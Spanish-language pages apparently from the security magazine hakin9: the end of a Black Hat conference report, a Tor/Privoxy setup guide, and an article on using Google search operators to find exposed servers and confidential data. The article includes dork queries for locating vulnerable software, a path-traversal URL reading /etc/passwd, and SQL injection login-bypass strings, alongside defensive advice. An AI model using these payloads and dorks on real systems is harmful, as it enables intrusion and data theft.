Los registros de audio y vídeo y diversos materiales de archivo del evento pueden ser obtenidos en el sitio web de Black Hat. Sin embargo, éstos no pueden sustituir las impresiones dejadas por la presencia física en la conferencia. A pesar del elevado precio la participación en acontecimientos de este calibre es indispensable si se quiere verdaderamente estar al día en todo lo que a seguridad informática se refiere. Para quienes no pudieron asistir, no hay nada perdido aún, pues aunque la edición americana ya tuvo lugar, la conferencia Black Hat Asia en Japón está planeada para octubre de 2005.

Roman Polesek



Figura 1. *Las reuniones informativas despertaron el gran interés de todos*



Figura 2. *El equipo de hakin9: Tomasz Nidecki, Roman Polesek*



Tor

Sistema: *Windows, MacOS X, *NIX*
Licencia: *Basada en la licencia BSD*
Propósito: *Proxies anónimos SOCKS*
Página principal: *http://tor.eff.org/*

Los proxies anónimos funcionan en base a redes dispersas. Permiten, ante todo, a las aplicaciones emplear SOCKS4 para establecer conexiones anónimas, elegidas al azar de la red de relés. También es posible ejecutar nuestro propio relé.

Inicio rápido – Windows: Supongamos que queremos tener la posibilidad de conectarnos anónimamente con cualquier página web desde el sistema Windows XP.

Durante la instalación de *Tor* vale la pena marcar la opción *Run at startup*, para que el programa se ejecute durante el inicio del sistema. Tras la instalación se abre la ventana de la consola, la cual no hay que cerrar. Después de la ejecución *Tor* recibe las conexiones SOCKS4 en el puerto 9050. Sin embargo, para conectarnos con las páginas web totalmente anónimas (las consultas DNS no pasan por el SOCKS4), vale la pena instalar *Privoxy* adicionalmente.

Privoxy lo bajamos de la página *http://www.privoxy.org*. Tras la instalación y la ejecución en la bandeja del sistema aparece el icono del programa. Pulsamos en él con el botón derecho del ratón, seleccionamos la opción *Edit -> Main Configuration*. En el archivo de configuración añadimos la línea:

```
forward-socks4a / localhost:9050 .
```

Seguidamente guardamos el archivo y cerramos la ventana. A partir de ahora *Privoxy* transfiere todas las conexiones a *Tor.* Ahora basta con configurar el proxy en el navegador para que se conecte a través del *localhost* en el puerto *8118,* y entrar en la página *http://ipid.shat.net/* para verificar si la dirección IP visualizada es la nuestra. Si no, esto significa que *Tor* funciona correctamente.

Inicio rápido – Linux: Supongamos que somos administradores de un pequeño servidor y queremos que todas la conexiones desde las páginas web de nuestros usuarios sean anónimas.

Las fuentes las descomprimimos y las compilamos del modo estándar (`./configure`, `make`, `make install`). Creamos el catálogo *usr/local/var/lib/tor* y el usuario *tor* con este catálogo como *home*

Antes de la ejecución de *tor,* hay que copiar el archivo */usr/local/etc/tor/torrc.sample* a */usr/local/etc/tor/torrc* y abrir el archivo de destino para su edición. Para que *tor* acepte las conexiones de toda la red local (suponiendo que nuestra red local tiene las direcciones 192.168.1.0/24, y el servidor 192.168.1.1), configuramos las opciones:

```
SocksPort 9050
SocksBindAddress 192.168.1.1
SocksPolicy accept 192.168.1.0/24
RunAsDaemon 1
```

Tras la edición del archivo ejecutamos el programa *tor*: `# tor --user tor`. Si queremos que *Tor* se ejecute durante el inicio del sistema, creamos los scripts de inicio en */etc/rc.d* o */etc/init.d* (dependiendo de la distribución).

Después de instalar y ejecutar *Tor,* así como ocurre en Windows, hay que instalar *Privoxy.* Tras la instalación editamos el archivo de configuración */etc/privoxy/config* y le añadimos la línea:

```
forward-socks4a / 192.168.1.1:9050 .
```

No nos olvidemos de cambiar la opción:

```
listen-address 192.168.1.1:8118
```

con el fin de que *Privoxy* escuche en la dirección en la red local y no sólo en *localhost*. Seguidamente, ejecutamos *privoxy*:

```
# /usr/sbin/privoxy --user privoxy /etc/privoxy/config
```

Así como ocurre en el caso de *Tor,* podemos crear los scripts de inicio. Al final, creamos un proxy transparente:

```
# iptables -t nat -A PREROUTING -p TCP -i eth0 --dport 80 \
  -j REDIRECT --to-port 8118
```

donde establecemos que *eth0* es una interfaz local. Todas la conexiones de los usuarios con el puerto 80 a esta interfaz serán transferidas al puerto 8118 – *Privoxy,* el cual a su vez se conectará con *Tor.*

Otras características útiles: Puesto que *Tor* es proxy SOCKS4, se pueden emplear conexiones anónimas desde cada aplicación que tenga integrado la interfaz SOCKS4 (en el puerto 9050). Gracias a ello, podemos conectarnos anónimamente, por ejemplo, con IRC o grupos de discusión.

Tomasz Nidecki

Google peligroso – búsqueda de datos confidenciales

Michał Piotrowski



Las informaciones que deben ser protegidas, a veces se hacen públicas. Las revelan inconscientemente los usuarios mismos, a causa de su negligencia o ignorancia. Como resultado, en Internet, al alcance de todos, podemos encontrar datos de carácter confidencial. Basta usar Google.

Google responde a cerca del 80% de todas las búsquedas en la Red, y con este resultado es el navegador usado con más frecuencia. Lo debe a su extremadamente eficaz mecanismo de generación de resultados y a opciones avanzadas de búsqueda. Sin embargo, tenemos que recordar que Internet es un medio muy dinámico, y por eso los resultados visualizados por Google no siempre son actuales. A veces algunas páginas encontradas son muy viejas, mientras que Googlebot, script automático que explora e indexa recursos WWW, no ha visitado muchas páginas similares.

En la Tabla 1 se hallan los operadores más importantes y más útiles que precisan la búsqueda, junto con descripción y con resultado que producen, en cambio la Figura 1 representa los sitios en documentos a los que se refieren los operadores durante la búsqueda en recursos de Internet (el ejemplo es la página web de la revista *hakin9*). Son sólo unos ejemplos – si haces preguntas acertadas en Google, podrás conseguir muchas informaciones interesantes.

Buscamos la víctima

Con Google podemos visualizar no sólo los recursos de Internet accesibles para todos,

En este artículo aprenderás...

- cómo, con el uso de Google encontrar bases de datos y otros datos de carácter confidencial,
- cómo encontrar informaciones sobre sistemas y servicios en la red expuestos a los ataques,
- cómo encontrar en Google hardware de red accesibles al público.

Lo que deberías saber ...

- usar el navegador en Internet,
- tener un conocimiento básico del protocolo HTTP.

Sobre el autor

Michał Piotrowski es licenciado en informática. Tiene muchos años de experiencia en el puesto de administrador de redes y sistemas. Lleva más de tres años trabajando como inspector de seguridad. En la actualidad es especialista en seguridad de redes teleinformáticas en una de las instituciones financieras más grandes en Polonia. En su tiempo libre programa y se dedica a la criptografía, es aficionado al Software Libre.

Tabla 1. *Operadores de consulta en Google*

Operador	Finalidad	Ejemplo de uso
`site`	limita los resultados a las páginas que se hallan en un dominio determinado	`site:google.com fox` encuentra todas las páginas que contienen la palabra *fox* en el texto, que se hallan en el dominio **.google.com*
`intitle`	limita los resultados a los documentos con la frase indicada en el título	`intitle:fox fire` encuentra páginas que contienen la palabra *fox* en el título y *fire* en el texto
`allintitle`	limita los resultados a los documentos que contienen frases indicadas en el título	`allintitle:fox fire` encontrará todas las páginas en cuyo el título hay palabras *fox* y *fire*; funciona como `intitle:fox intitle:fire`
`inurl`	limita los resultados a las páginas con la frase indicada en la dirección URL	`inurl:fox fire` encontrará las páginas que contienen en el texto la palabra *fire* y *fox* en la dirección URL
`allinurl`	limita los resultados a las páginas con todas las freses indicadas en la dirección URL	`allinurl:fox fire` encontrará las páginas con palabras *fox* y *fire* en la dirección URL; funciona de modo parecido a `inurl:fox inurl:fire`
`filetype, ext`	limita los resultados a los documentos de tipo indicado	`filetype:pdf fire` devuelve los documentos PDF con la frase *fire*, y `filetype:xls fox` devuelve los las hojas de Excel que contienen *fox*
`numrange`	limita los resultados a los documentos que en cuyo contenido aparece el número del rango indicado	`numrange:1-100 fire` devuelve las páginas con los números del rango de 1 a 100 y la palabra *fire*. Lo mismo se obtiene con la consulta: `1..100 fire`
`link`	limita los resultados a las páginas con vínculos a la localización indicada	`link:www.google.es` devuelve documentos en cuyo contenido por lo menos hay un vínculo a la página *www.google.es*
`inanchor`	limita los resultados a las páginas con vínculos que contienen la frase indicada en la descripción	`inanchor:fire` devuelve documentos con vínculos que contienen la palabra *fire* en la descripción (no en la dirección URL que indican, sino en la parte subrayada del texto)
`allintext`	limita los resultados a los documentos en cuyo texto hay la frase indicada, y que al mismo tiempo no la contienen en título, vínculos y ni direcciones URL	`allintext:"fire fox"` devuelve documentos con la frase *fire fox* sólo en el texto.
`+`	con su uso la frase indicada aparecerá con mucha frecuencia en los resultados	`+fire` clasifica los resultados en relación a mucha frecuencia de aparición de la palabra *fire*.
`-`	con so uso la frase indicada no aparecerá en los resultados	`-fire` devuelve los documentos en cuyo contenido no hay palabra *fire*.
`""`	permite buscar las frases enteras, no sólo las palabras	`"fire fox"` devuelve los documentos en cuyo contenido hay frase *fire fox*
`.`	se sustituye con un signo particular	`fire.fox` devuelve documentos en cuyo contenido hay frases *fire fox*, *fireAfox*, *fire1fox*, *fire-fox* etc.
`*`	se sustituye con la palabra particular	`fire * fox` devuelve documentos con la frase *fire the fox*, *fire in fox*, *fire or fox* etc.
`|`	OR lógico	`"fire fox" | firefox` devuelve documentos con la frase *fire fox* o con la palabra *firefox*






Figura 1. *Uso de operadores en la consulta, en el ejemplo de las páginas web de la revista hakin9*




Figura 2. *La detección del servidor IIS 5.0 con el uso del operador intitle*

sino también los que nunca se deben revelar. Si realizamos una consulta apropiada, a menudo se nos visualizan unos resultados verdaderamente sorprendentes. Empecemos con algo fácil.

Imaginémonos que se ha encontrado un hueco de seguridad en un programa usado por todos. Supongamos que tiene relación con el servidor *Microsoft IIS* en la versión 5.0 y que un asaltante hipotético quiere encontrar algunas máquinas con este software para atacarlas. Desde luego, para hacerlo podría usar un escáner, pero prefiere usar Google. Por eso, escribe la frase: `"Microsoft-IIS/5.0 Server at" intitle:index.of` y en el resultado se le visualizan los vínculos a los servidores buscados, y en concreto a listados con contenidos de archivos que se hallan en estos servidores. Es así porque en la configuración estándar, el software *IIS* (y muchos otros) agrega a algunas páginas generadas de modo dinámico los anuncios con su nombre y su versión (véase Figura 2).

Es el ejemplo de información que en si misma no es peligrosa; por esta causa muchas veces no se hace caso a ella y se la deja en la configuración estándar. Por desgracia, esta información en circunstancias determinadas puede tener un significado esencial para el atacante. La Tabla 2 representa más ejemplos de búsquedas de otros tipos de servidores en Google.

Otro modo de encontrar versiones específicas de los servidores WWW consiste en buscar las páginas estándar, que se suministran con ellos; accesibles después de una instalación correcta. Aunque suene raro, en la red hay un montón de servidores cuyo valor predeterminado no se modificó después de la instalación. Muy a menudo son unas máquinas mal protegidas, olvidadas: objetivos fáciles de conquistar para los atacantes. Podemos encontrarlas usando las consultas de ejemplo presentadas en la Tabla 3.

Este método es muy fácil y muy útil a la vez. De este modo podemos ganar el acceso a gran cantidad de servicios en la red o a sistemas operativos que usan aplicaciones en las que se detectaron errores no eliminados por los administradores perezosos o ignorantes de peligro. Como ejemplo podemos citar dos programas bastante populares: *WebJeff Filemanager* y *Advanced Guestbook*.

El primero es un manager de ficheros en web, con el que se envian los ficheros al servidor y crea, visualiza, elimina y modifica los ficheros presentes en el servidor. Por desgracia, *WebJeff Filemanager* en la versión 1.6 tiene un error que facilita la lectura del contenido de cualquier fichero

Tabla 2. *Google: búsqueda de varios tipos de servidores WWW*

Consulta	Servidor
`"Apache/1.3.28 Server at" intitle:index.of`	*Apache* 1.3.28
`"Apache/2.0 Server at" intitle:index.of`	*Apache* 2.0
`"Apache/* Server at" intitle:index.of`	cualquier versión de *Apache*
`"Microsoft-IIS/4.0 Server at" intitle:index.of`	*Microsoft Internet Information Services* 4.0
`"Microsoft-IIS/5.0 Server at" intitle:index.of`	*Microsoft Internet Information Services* 5.0
`"Microsoft-IIS/6.0 Server at" intitle:index.of`	*Microsoft Internet Information Services* 6.0
`"Microsoft-IIS/* Server at" intitle:index.of`	cualquier versión de *Microsoft Internet Information Services*
`"Oracle HTTP Server/* Server at" intitle:index.of`	cualquier versión del servidor *Oracle*
`"IBM _ HTTP _ Server/* * Server at" intitle:index.of`	cualquier versión del servidor IBM
`"Netscape/* Server at" intitle:index.of`	cualquier versión del servidor *Netscape*
`"Red Hat Secure/*" intitle:index.of`	cualquier versión del servidor *Red Hat Secure*
`"HP Apache-based Web Server/*" intitle:index.of`	cualquier versión del servidor HP

Tabla 3. *Búsqueda de páginas WWW estándar de instalación*

Consulta	Servidor
`intitle:"Test Page for Apache Installation" "You are free"`	*Apache* 1.2.6
`intitle:"Test Page for Apache Installation" "It worked!" "this Web site!"`	*Apache* 1.3.0 – 1.3.9
`intitle:"Test Page for Apache Installation" "Seeing this instead"`	*Apache* 1.3.11 – 1.3.33, 2.0
`intitle:"Test Page for the SSL/TLS-aware Apache Installation" "Hey, it worked!"`	*Apache* SSL/TLS
`intitle:"Test Page for the Apache Web Server on Red Hat Linux"`	*Apache* en el sistema Red Hat
`intitle:"Test Page for the Apache Http Server on Fedora Core"`	*Apache* en el sistema Fedora
`intitle:"Welcome to Your New Home Page!" Debian`	*Apache* en el sistema Debian
`intitle:"Welcome to IIS 4.0!"`	*IIS* 4.0
`intitle:"Welcome to Windows 2000 Internet Services"`	*IIS* 5.0
`intitle:"Welcome to Windows XP Server Internet Services"`	*IIS* 6.0

presente en el servidor. Lo puede leer un usuario que activa el demonio WWW. Por eso, basta que el intruso escriba en un sistema indicado la dirección */index.php3?action=telecharger&fichier=/etc/passwd* y se le visualizará el contenido del fichero */etc/passwd* (veáse Figura 3). Desde luego, para encontrar los servidores adecuados, el usuario empleará Google, escribiendo en el campo de consulta: `"WebJeff-Filemanager 1.6" Login`.

Segunda aplicación: *Advanced Guestbook*, es un programa escrito en el lenguaje PHP que emplea la base de datos SQL, que ayuda implementar los libros de visitas en las páginas WWW. En abril de 2004 se publicó una información sobre un error en la versión 2.2 de este programa, que posibilita (gracias a la implementación del código SQL: véase Artículo *AtaquesSQL Injection contra PHP/MySQL* en *hakin9* 3/2005) el acceso al panel de administración. Basta encontrar la página en que de entrada al panel (véase Figura 4) y entrar en el sistema, dejando el campo *username* en hueco, y en el campo *password* escribir `') OR ('a' = 'a`, o al revés: dejar vacío el campo *password* y en el campo *username* escribir `? or 1=1 --`. Nuestro atacante ejemplar, para encontrar los sitios adecuados en la red, puede escribir en el campo de bùsqueda en Google una de las siguientes consultas:








Figura 3. *Versión del programa WebJeff Filemanager adecuada*




Figura 4. *Advanced Guestbook: página en que se entra en el sistema*




Figura 5. *Estadísticas de phpSystem*

`intitle:Guestbook "Advanced Guestbook 2.2 Powered"` o `"Advanced Guestbook 2.2" Username inurl:admin`.

Para impedir la salida de datos descrita, el administrador tiene que seguir al corriente las informaciones sobre todos los programas que emplea en sus sitios WWW y actualizarlos si se produce un error en cada uno de ellos. Además, vale la pena eliminar de cada página o de cada fichero en que aparecen: anuncios, nombres y números de versiones de programas.

Informaciones sobre redes y sistemas

Antes de casi cada ataque al sistema informático se examina el objetivo. Por lo común, la examinación consiste en escanear los ordenadores: con la intención de definir servicios, tipo de sistema operativo y versión del software de servicios presentes. Para hacerlo más rápido se usan los escáners tipo *Nmap* o *amap*, pero existe también otra opción. Muchos administradores instalan las aplicaciones WWW, que al día generan estadísticas de trabajo del sistema, informan sobre el espacio ocupado en los discos duros, contienen listados de procesos activados e incluso logs del sistema.

Son unas informaciones de gran valor para el atacante. Basta que en Google realice consulta para buscar estadísticas del programa *phpSystem*: `"Generated by phpSystem"`, y se le mostrarán las páginas, como la presentada en Figura 5. Asimismo, puede preguntar por las páginas generadas por el script *Sysinfo*: `intitle:"Sysinfo * " intext:"Generated by Sysinfo * written by The Gamblers."`, que contienen muchas más informaciones sobre el sistema (Figura 6).

Hay muchas posibilidades (en la Tabla 4 se presentan ejemplos de búsquedas de estadísticas e informaciones creadas por los programas más populares). Si el intruso encuentra este tipo de informaciones, puede animarse a realizar el ataque contra el sistema encon-

trado. Además, estas informaciones pueden ayudarle a elegir las herramientas adecuadas o exploits. Por eso, si usamos los programas que posibilitan la monitorización de recursos de nuestros ordenadores, tenemos que hacer todo lo posible para proteger el acceso a estos recursos y para que el sistema requiera la contraseña.

Buscamos los errores

Los comunicados sobre errores HTTP pueden tener mucho valor para el atacante, porque precisamente con estas informaciones se pueden obtener varios datos sobre el sistema, configuraciones y construcción de bases de datos. Por ejemplo, para encontrar los errores generados por la base *Informix* basta con escribir la siguiente consulta en el campo de la búsqueda: `"A syntax error has occurred" filetype:ihtml`. En efecto, el atacante encuentra los comunicados que contienen las informaciones sobre configuración de base de datos, disposición de ficheros en el sistema y a veces también sobre contraseña (véase Figura 7). Para restringir los resultados sólo

Tabla 4. *Programas que elaboran estadísticas de funcionamiento de sistema*

Consulta	Tipo de informaciones
`"Generated by phpSystem"`	Tipo y versión de sistema operativo, configuración de equipo, usuarios registrados en el sistema, enlaces abiertas, espacio ocupado en memoria y en discos duros, puntos de montaje
`"This summary was generated by wwwstat"`	estadísticas de trabajo del servidor WWW, disposición de ficheros en el sistema
`"These statistics were produced by getstats"`	estadísticas de trabajo del servidor WWW, disposición de ficheros en el sistema
`"This report was generated by WebLog"`	estadísticas de trabajo del servidor WWW, disposición de ficheros en el sistema
`intext:"Tobias Oetiker" "traffic analysis"`	estadísticas de trabajo del sistema en forma de diagramas MRTG, configuración de la red
`intitle:"Apache::Status" (inurl:server-status | inurl:status.html | inurl:apache.html)`	versión del servidor, tipo de sistema operativo, listado con procesos hijos y conexiones actuales
`intitle:"ASP Stats Generator *.*" "ASP Stats Generator" "2003-2004 weppos"`	actividad del servidor WWW, muchas informaciones sobre los visitantes
`intitle:"Multimon UPS status page"`	estadísticas de trabajo de equipos UPS
`intitle:"statistics of" "advanced web statistics"`	estadísticas de trabajo de servidor WWW, informaciones sobre los visitantes
`intitle:"System Statistics" +"System and Network Information Center"`	estadísticas de trabajo de sistema en forma de diagramas MRTG, configuración del equipo, servicios accesibles
`intitle:"Usage Statistics for" "Generated by Webalizer"`	estadísticas de trabajo de servidor WWW, informaciones sobre visitantes, disposición de ficheros en el sistema
`intitle:"Web Server Statistics for ****"`	estadísticas del trabajo del servidor WWW, informaciones sobre los visitantes
`inurl:"/axs/ax-admin.pl" -script`	estadísticas de trabajo de servidor WWW, informaciones sobre los visitantes
`inurl:"/cricket/grapher.cgi"`	diagramas MRTG con trabajo de interfaces de la red
`inurl:server-info "Apache Server Information"`	versión y configuración del servidor WWW, tipo de sistema operativo, disposición de ficheros en el sistema
`"Output produced by SysWatch *"`	tipo y versión del sistema operativo, usuarios presentes en el sistema, espacio ocupado en memoria y en discos duros, puntos de montaje, procesos activados, logs del sistema








Figura 6. *Estadísticas de Sysinfo*




Figura 7. *Modos de aprovecharse de errores en la base de datos Informix*




Figura 8. *Error de la base MySQL*

a las páginas con contraseña, podemos modificar un poco la búsqueda: `"A syntax error has occurred" filetype:ihtml intext:LOGIN`.

